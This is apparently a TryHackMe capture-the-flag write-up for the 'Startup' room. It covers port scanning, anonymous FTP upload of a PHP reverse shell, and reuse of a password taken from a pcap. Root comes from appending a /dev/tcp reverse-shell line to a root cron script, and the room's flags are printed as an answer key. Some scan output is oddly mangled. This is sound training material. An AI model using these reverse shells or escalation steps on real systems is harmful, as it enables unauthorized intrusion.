

Startup

Target IP: 10.10.135.2

We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Challenge link: <https://tryhackme.com/room/startup>

Scanning

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS 10.10.135.2 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 04:48 EDT
Nmap scan report for 10.10.135.2
Host is up (0.047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 22.02 seconds

(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.10.135.2 -p 21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 04:49 EDT
Nmap scan report for 10.10.135.2
Host is up (0.021s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
```

```

└─$ sudo nmap -sC -sV 10.10.135.2
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 04:52 EDT
Nmap scan report for 10.10.135.2
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Linux vsftpd 3.0.3 Linux:linux_kernel
|_ftp-syst:
|_STAT: reformatted. Please report any incorrect results at https://nmap.org/submit/ .
|_FTP server status: (up) scanned in 7.36 seconds
|_Connected to 10.14.55.153
|_ali: Logged in as ftp
|_http: TYPE: ASCII
|_5.0: No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx 2 65534 0 65534 header 4096 Nov 12 2020 ftp [NSE: writeable] mozilla.org/en-US/
|_rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg
|_rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txt
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 2048 b9a60b841d2201a401304843612bab94 (RSA)
|_ 256 ec13258c182036e6ce910e1626eba2be (ECDSA)
|_ 256 a2ff2a7281aaa29f55a4dc9223e6b43f (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
This might be interesting.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.10 seconds

```

```

(kali@kali)-[~]
└─$ whatweb 10.10.135.2
http://10.10.135.2 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], Email[#], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.135.2], Title[Maintenance]

```

From the scans above, it looks like three ports are open on the machine.

Enumeration

Port 21: FTP

```
(kali㉿kali)-[~/Desktop/Lab-Resource/Startup]
$ ftp 10.10.135.2
Connected to 10.10.135.2.
220 (vsFTPD 3.0.3)
Name (10.10.135.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5241|)
150 Here comes the directory listing.
drwxrwxrwx  2 65534  65534   4096 Nov 12  2020 ftp
-rw-r--r--  1 0      0      251631 Nov 12  2020 important.jpg
-rw-r--r--  1 0      0      208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> mget *
mget ftp [anpqy]? a. We want to make it the most
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||21596|)
550 Failed to open file.
229 Entering Extended Passive Mode (|||5961|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*****| 245 KiB 1.18 MiB/s 00:00 ETA
226 Transfer complete.
251631 bytes received in 00:00 (1.05 MiB/s)
229 Entering Extended Passive Mode (|||51022|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |*****| 208 630.82 KiB/s 00:00 ETA
226 Transfer complete.
208 bytes received in 00:00 (8.64 KiB/s)
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49791|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> █
```

Since we have anonymous login to the FTP application, I downloaded all the files on my machine. The directory `ftp` is also writeable so we can upload files to it!

```
(kali㉿kali)-[~/Desktop/Lab-Resource/Startup]
$ cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
```

The `notice.txt` contains the message above. Apparently a user called `Maya` is suspicious?

Port 80: HTTP

```
(kali㉿kali)-[~/Desktop/Lab-Resource/Startup]
$ gobuster dir -u http://10.10.135.2/ -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.135.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/07/03 04:59:27 Starting gobuster in directory enumeration mode





/.htaccess (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/files (Status: 301) [Size: 310] [→ http://10.10.135.2/files/]
/server-status (Status: 403) [Size: 276]
Progress: 20467 / 20470 (99.99%)

2023/07/03 05:00:18 Finished
```


Doing a simple directory search shows `/files` is accessible! This directory shows us the contents in the FTP application.





Index of /files

Name	Last modified	Size	Description
 Parent Directory		-	
 ftp/	2023-07-03 08:58	-	
 important.jpg	2020-11-12 04:02	246K	
 notice.txt	2020-11-12 04:53	208	


Apache/2.4.18 (Ubuntu) Server at 10.10.135.2 Port 80



Index of /files/ftp

Name	Last modified	Size	Description
 Parent Directory		-	
 test.txt	2023-07-03 08:58	6	

Apache/2.4.18 (Ubuntu) Server at 10.10.135.2 Port 80



I uploaded a test file using FTP inside the `ftp` directory and my file is there. It looks like we can upload a reverse shell script here.

Exploitation

```
(kali@kali)-[~/Desktop/Lab-Resource/Startup]
$ ftp 10.10.135.2
Connected to 10.10.135.2. (vsFTPd 3.0.3)
220 (vsFTPd 3.0.3)
Name (10.10.135.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||54873|)
150 Ok to send data.
100% |*****| 2593 56.20 MiB/s 00:00 ETA
226 Transfer complete.
2593 bytes sent in 00:00 (57.56 KiB/s)
ftp> quit
221 Goodbye.
```

Since we have control over the FTP application. I used this to gain a foothold on the machine. First, I created a PHP PentestMonkey reverse shell script. Then I uploaded this reverse shell script using FTP to the `ftp` directory. I started a listener on port 8443, and visited the

`http://10.10.135.2/files/ftp/shell.php` to activate it.

```
(kali@kali)-[~/Desktop/Lab-Resource/Startup]
$ nc -lvp 8443
listening on [any] 8443
connect to [10.14.55.153] from (UNKNOWN) [10.10.135.2] 32976
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
09:06:45 up 19 min, 0 users, load average: 0.00, 0.01, 0.03
USER            TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1213): Inappropriate ioctl for device
bash: no job control in this shell
www-data@startup:/$ whoami
www-data
```

And I got my reverse shell connection from the host. Now I have a foothold on the machine as `www-data`. Next step is to elevate the privileges.

Privilege Escalation

```
www-data@startup:/incidents$ ls -lah
ls -lah
total 40K
drwxr-xr-x  2 www-data www-data 4.0K Nov 12  2020 .
drwxr-xr-x 25 root      root    4.0K Jul  3 08:47 ..
-rwxr-xr-x  1 www-data www-data 31K Nov 12  2020 suspicious.pcapng
www-data@startup:/incidents$
```

Hmmm, there is a Wireshark capture file here. I transferred this file to my target machine using `nc`.


```
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
```

Someone is trying to use the password `c4ntg3t3n0ughsp1c3`.

```
www-data@startup:/incidents$ python3 -c 'import pty; pty.spawn("/bin/bash");'
python3 -c 'import pty; pty.spawn("/bin/bash");'
www-data@startup:/incidents$ su lennie
su lennie
Password: c4ntg3t3n0ughsp1c3

lennie@startup:/incidents$ cd lennie
cd lennie
bash: cd: lennie: No such file or directory
lennie@startup:/incidents$ ls
ls
suspicious.pcapng
lennie@startup:/incidents$ cd /home/lennie
cd /home/lennie
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$
```

However, spraying that password worked for the user `lennie`!

```
2023/07/03 09:28:01 CMD: UID=0      PID=24881 | /bin/sh -c /home/lennie/scripts/planner.sh
2023/07/03 09:28:01 CMD: UID=0      PID=24880 | /usr/sbin/CRON -f
```

After transferring `pspy64` to the host machine, I noticed a script gets run with the name `planner.sh`.

```
lennie@startup:~/scripts$ cat planner.sh
cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$ cat /etc/print.sh
cat /etc/print.sh
#!/bin/bash
echo "Done!"
lennie@startup:~/scripts$ echo '/bin/bash -i >& /dev/tcp/10.14.55.153/8444 0>&1' >> /etc/print.sh
<cho '/bin/bash -i >& /dev/tcp/10.14.55.153/8444 0>&1' >> /etc/print.sh
lennie@startup:~/scripts$ cat /etc/print.sh
cat /etc/print.sh
#!/bin/bash
echo "Done!"
/bin/bash -i >& /dev/tcp/10.14.55.153/8444 0>&1
lennie@startup:~/scripts$
```

I noticed the host is running a cronjob. I was able to write to `write.sh` and put my reverse shell script

here. Then I started a listener on port 8444.

```
(kali㉿kali)-[~]  
$ nc -lvnp 8444  
listening on [any] 8444 ...  
connect to [10.14.55.153] from (UNKNOWN) [10.10.135.2] 55382  
bash: cannot set terminal process group (25090): Inappropriate ioctl for device  
bash: no job control in this shell  
root@startup:~# whoami  
root  
root@startup:~# ls  
ls  
root.txt  
kali@kali: ~/Desktop/Lab-Resource/Startup
```

And now I am root!

Flags

```
www-data@startup:/$ cat recipe.txt  
cat recipe.txt  
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and  
told him it was love.
```

The first flag is inside the `recipe.txt` which is inside the same directory when we land our shell! The flag answer is `love`.

```
lennie@startup:~$ ls  
ls  
Documents scripts user.txt  
lennie@startup:~$ cat user.txt  
cat user.txt  
THM{03ce3d619b80ccbf3b7fc81e46c0e79}
```

The second flag after we switch user to lennie.

```
root@startup:~# cat root.txt > capture  
cat root.txt  
THM{f963aaa6a430f210222158ae15c3d76d}
```

The final flag!
